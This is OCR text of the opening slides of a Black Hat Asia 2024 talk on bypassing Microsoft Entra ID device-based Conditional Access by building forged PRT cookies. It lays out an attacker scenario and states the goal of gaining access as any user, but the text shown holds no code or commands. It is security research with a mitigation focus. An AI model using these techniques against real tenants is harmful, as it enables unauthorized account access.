black hat ASIA 2024

APRIL 18-19, 2024

BRIEFINGS

Bypassing Entra ID Conditional Access Like APT

A Deep Dive Into Device Authentication Mechanisms for Building Your Own PRT Cookie

Speaker: Yuya Chudo

Contributor: Takayuki Hatakeyama

Whoami

- Yuya Chudo
- Senior Advisor @ Secureworks Japan K.K
- Provides red teaming service for enterprises mainly in Japan


Secureworks®

Agenda


- Introduction
- Microsoft Entra ID Device Authentication Mechanism
- Device Authentication Internals and Abuse
- Demo
- Mitigation
- Conclusion

Introduction


Spear-phished & Compromised Active Directory



Pivoting to the Cloud ...



Blocked by Entra ID Conditional Access



Conditional Access in Microsoft Entra ID

User/Group **Device** **Application** **Network**

“brings signals together, to make decisions, and enforce organizational policies.”

Requires Corporate Device for Access

Microsoft

aadadmin@ .onmicrosoft.com

You can't get there from here

This application contains sensitive information and can only be accessed from:

- MSFT domain joined devices. Access from personal devices is not allowed.

Since you're using Firefox, you need to enable the Firefox browser setting to allow Windows single sign-on for Microsoft, work, and school accounts. You must be on Firefox 91 or above. Alternatively, you can use Microsoft Edge or Internet Explorer to access this application.


Sign out and sign in with a different account

More details

Device based Conditional Access Policy

- ✓ Require Microsoft Entra hybrid joined device
- ✓ Marked as compliant

Blocked by Entra ID Conditional Access



How Can We Bypass Device-Based Conditional Access Policy?


Goal

- Bypass device-based Condtional Access policy and gain access as any user with their credentials

Microsoft Entra ID
Device Authentication Mechanism


Device Registration

#1 Device key and Transport key are generated



